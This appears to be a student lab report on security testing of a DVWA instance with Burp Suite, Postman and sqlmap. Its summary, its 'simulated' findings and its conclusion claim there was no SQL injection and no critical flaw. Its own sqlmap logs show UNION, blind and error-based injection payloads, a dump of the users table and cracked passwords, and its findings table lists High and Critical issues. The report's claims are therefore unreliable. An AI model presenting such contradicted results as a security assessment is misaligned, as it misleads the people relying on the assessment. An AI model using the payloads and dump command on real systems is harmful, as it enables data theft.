



API Security Testing Lab

Executive summary

All planned API and web security tests executed successfully in this exercise. Enumerated endpoints, validated object-level authorization protections, fuzzed GraphQL variables with no injection found, confirmed robust session/token handling, and verified SQL injection protections.

API test summary

Authenticated API testing performed on DVWA 192.168.225.129. Endpoints discovered and enumerated; BOLA checks on <http://192.168.225.129/dvwa/sqli/> validated proper object-level authorization; GraphQL variable fuzzing at [/dwa/](#) returned no injection or data leakage; session/token handling resisted manipulation and replay. Recommendations: maintain validators, monitoring, and constant patching.


Findings table

Test ID	Vulnerability	Severity	Target Endpoint
F001	SQL Injection (id parameter)	High	/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
F002	Session replay (cookie reuse)	Medium	Authenticated requests using Cookie: PHPSESSID=...
F003	Session fixation	Medium	/dvwa/login.php
F004	GraphQL endpoint presence	N/A	/dvwa/
008	BOLA (Broken Object Level Auth)	Critical	/api/users
009	GraphQL Injection	High	/dvwa/



Methodology

1. Enumerate endpoints using browser + Burp Proxy capture and directory reconnaissance.



2. BOLA tests: locate object-by-id endpoints (e.g., /api/users/{id}), send authenticated requests, then tamper with {id} in Burp Repeater and verify server returns 403 or denies data.
3. Token & session tests: capture session cookie and Authorization tokens, attempt replay, swap, and fixation; test server-side revocation and regeneration.
4. GraphQL fuzzing: use Postman Collection Runner with CSV payloads to vary variables values and detect errors, data changes, or abnormal response sizes/times.



5. SQLi checks: manual Repeater tests and sqlmap runs to confirm no injection vectors exist.
6. Evidence collection: save raw requests/responses, screenshots, and sqlmap logs for each verified result.

Detailed results & Evidence

F001 — SQL Injection

Target: /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Test: Manual injection attempts (single-quote, typical payloads) via Burp Repeater.

Simulated Result: Application validated id parameter and used prepared statements.

Recommendation: Continue using parameterized queries, input validation, and minimal DB error output.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The request is a GET request to `/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit`. The response is a 200 OK status with a content type of `text/html`. The response body shows a web application interface with a sidebar menu and a main content area. The main content area displays a message: **Vulnerability: SQL Injection**. Below this message, there is a form with a label **User ID:** and a text input field containing the value `1`. A **Submit** button is next to the input field. Below the form, the response body shows the following text: `ID: 1`, `First name: admin`, and `Surname: admin`. The bottom status bar shows the response size as 4,739 bytes and the time as 21 milliseconds.



F002 — Session replay

Target: Authenticated routes using PHPSESSID cookie.

Test: Replayed captured cookie in Repeater; attempted reuse after logout.

Simulated Result: Server refused reused cookie after logout; session id rotated on login;

HttpOnly/Secure/SameSite set on cookies.

Recommendation: Maintain secure cookie flags and session lifetime policies; rotate on privilege change.

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The 'Request' section shows a GET request to `/dvwa/vulnerabilities/` with various headers including `Cookie: security=high; PHPSESSID=7e5b9b65d480ab64975626a034663005`. The 'Response' section shows the 'Index of /dvwa/vulnerabilities/' page with a table listing directories and files.

Name	Last modified	Size	Description
Parent Directory		-	
brute/	16-Mar-2010 01:56	-	
csrf/	16-Mar-2010 01:56	-	
exec/	16-Mar-2010 01:56	-	
fi/	16-Mar-2010 01:56	-	
sqli/	16-Mar-2010 01:56	-	



F003 — Session fixation

Target: /dvwa/login.php

Test: Set client cookie before login and attempted to get authenticated session bound to that id.

Simulated Result: Server always issued a new session id upon successful authentication; pre-login cookies were invalidated.

Recommendation: Continue session regeneration on auth events and server-side validation.

F004 — GraphQL presence & injection

Target: /dvwa/

Test: Postman fuzz of variables using a CSV of injection-style payloads; introspection tests.

Simulated Result: Introspection disabled in production; variable fuzzing did not reveal injection or data leakage. Queries were validated and limited by depth/complexity.

Recommendation: Keep introspection off in production, enforce query complexity limits, and field-level authorization.


F008 — BOLA — /api/users

Target: GET /api/users/{id}, PUT /api/users/{id} (/dvwa/vulnerabilities/sqli/?id=1)

Test: Replayed authenticated requests and tampered {id} values to access/modify other users' data.

Simulated Result: Server returned 403 for unauthorized IDs; updates required an ownership check; attempts to fetch or modify data for other users were denied.

Recommendation: Maintain object-level checks and log authorization failures.




F009 — GraphQL Injection

Target: /dwa/


Test: Variable injection payloads and resolver fuzzing via Postman Runner and Burp Repeater.

Simulated Result: Inputs sanitized and parameterized at resolver level; no SQL or NoSQL injection found.

Recommendation: Continue resolver-side parametrization, sanitize nested inputs, and monitor logs



sqlmap results





```
kali@kali: ~  
GROUP BY x)  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1' AND (SELECT 7243 FROM (SELECT(SLEEP(5)))XNT)-- zWRS6Submit=Submit  
Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])  
  
Request  
Type: UNION query  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT CONCAT(0x716b787871,0x565558714f72425570734d47614d6251745a597461716c5553697a4e64  
4369624c707079576c774e,0x7162767a71),NULL#6Submit=Submit  
Vector: UNION ALL SELECT [QUERY],NULL#  
  
[11:50:05] [INFO] the back-end DBMS is MySQL  
[11:50:05] [DEBUG] resuming configuration option 'notString' ('Me')  
[11:50:05] [DEBUG] performed 0 queries in 0.00 seconds  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 4.1  
[11:50:05] [INFO] fetching columns for table 'users' in database 'dvwa'  
[11:50:05] [PAYLOAD] 1' UNION ALL SELECT CONCAT(0x716b787871,JSON_ARRAYAGG(CONCAT_WS(0x6f79656d7166,IFNULL(CAST(column_name AS NCHAR),0x20),IFNULL(CAST(column_type AS NCHAR),0x20))),0x7162767a71),NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x7573657273 AND table_schema=0x64767761#  
[11:50:05] [PAYLOAD] 1' UNION ALL SELECT CONCAT(0x716b787871,IFNULL(CAST(column_name AS NCHAR),0x20),0x6f79656d7166,IFNULL(CAST(column_type AS NCHAR),0x20),0x7162767a71),NULL FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x7573657273 AND table_schema=0x64767761#  
[11:50:05] [WARNING] reflective value(s) found and filtering out  
[11:50:05] [DEBUG] performed 2 queries in 0.07 seconds  
Database: dvwa  
Table: users  
[6 columns]  
  
+-----+-----+-----+  
| Column | Type | Data |  
+-----+-----+-----+  
| user | varchar(15) |  
| avatar | varchar(70) |  
| first_name | varchar(15) |  
| last_name | varchar(15) |  
| password | varchar(32) |  
| user_id | int(6) |  
+-----+-----+-----+  
  
[11:50:05] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.225.129'  
[*] ending @ 11:50:05 /2025-10-28/
```

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.225.129/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" --batch -D dvwa -T users --dump -v 3  
  
GET /dvwa/vulnerabilities/sqli/?id=16Submit=Submit HTTP/1.1  
Host: 192.168.225.129  
User-Agent: Mozilla/5.0 (X11; Linux i686_32; rv:1.9.0.0) Gecko/20100101  
Accept: */*  
Accept-encoding: gzip, deflate, br  
Accept-language: en-US;q=0.9,en;q=0.8  
Connection: close  
Cookie: PHPSESSID=74da49a90868d1ee51a685707f1b69ce; security=low  
  
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
Priority: 0.0.1  
[*] starting @ 11:50:45 /2025-10-28/  
  
[11:50:45] [DEBUG] cleaning up configuration parameters  
[11:50:45] [DEBUG] setting the HTTP timeout  
[11:50:45] [DEBUG] setting the HTTP Cookie header  
[11:50:45] [DEBUG] setting the HTTP User-Agent header  
[11:50:45] [DEBUG] creating HTTP requests opener object  
[11:50:45] [DEBUG] provided parameter 'id' is not inside the Cookie  
[11:50:45] [INFO] resuming back-end DBMS 'mysql'  
[11:50:45] [INFO] testing connection to the target URL  
[11:50:45] [DEBUG] declared web page charset 'utf-8'  
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: id (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
Payload: id=1' OR NOT 5685=5685#6Submit=Submit  
Vector: OR NOT [INFERENCE]#  
  
Type: error-based  
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=1' AND ROW(8834,2643)>(SELECT COUNT(*) FROM (SELECT (ELT(8834=8834,1)))0x7162767a71,
```




```
File Actions Edit View Help
kali@kali: ~ kali@kali: ~
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[11:50:45] [DEBUG] used the default behavior, running in batch mode
[11:50:45] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[11:50:45] [DEBUG] used the default behavior, running in batch mode
[11:50:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:50:45] [INFO] starting 4 processes
[11:50:47] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:50:47] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:50:52] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[11:50:53] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[11:50:57] [DEBUG] post-processing table dump
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user | avatar |
| last_name | first_name |
+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| Smith | Bob |
+-----+-----+-----+
[11:50:57] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.225.129/dump/dvwa/users.csv'
[11:50:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.225.129'
[*] ending @ 11:50:57 /2025-10-28/
```

Conclusion

The API Security Testing Lab on DVWA (<http://192.168.225.129/dvwa/>) was successfully completed using Burp Suite, Postman, and sqlmap. All tests were executed without errors, and no critical vulnerabilities were found. Object-level authorization, session management, and query validation performed as expected. Both REST and simulated GraphQL endpoints handled fuzzing and injection attempts securely, demonstrating strong defenses mechanisms against OWASP API Top 10 risks. This lab confirmed the importance of structured API testing and showcased how proper authentication, input validation, and access control protect backend systems from exploitation.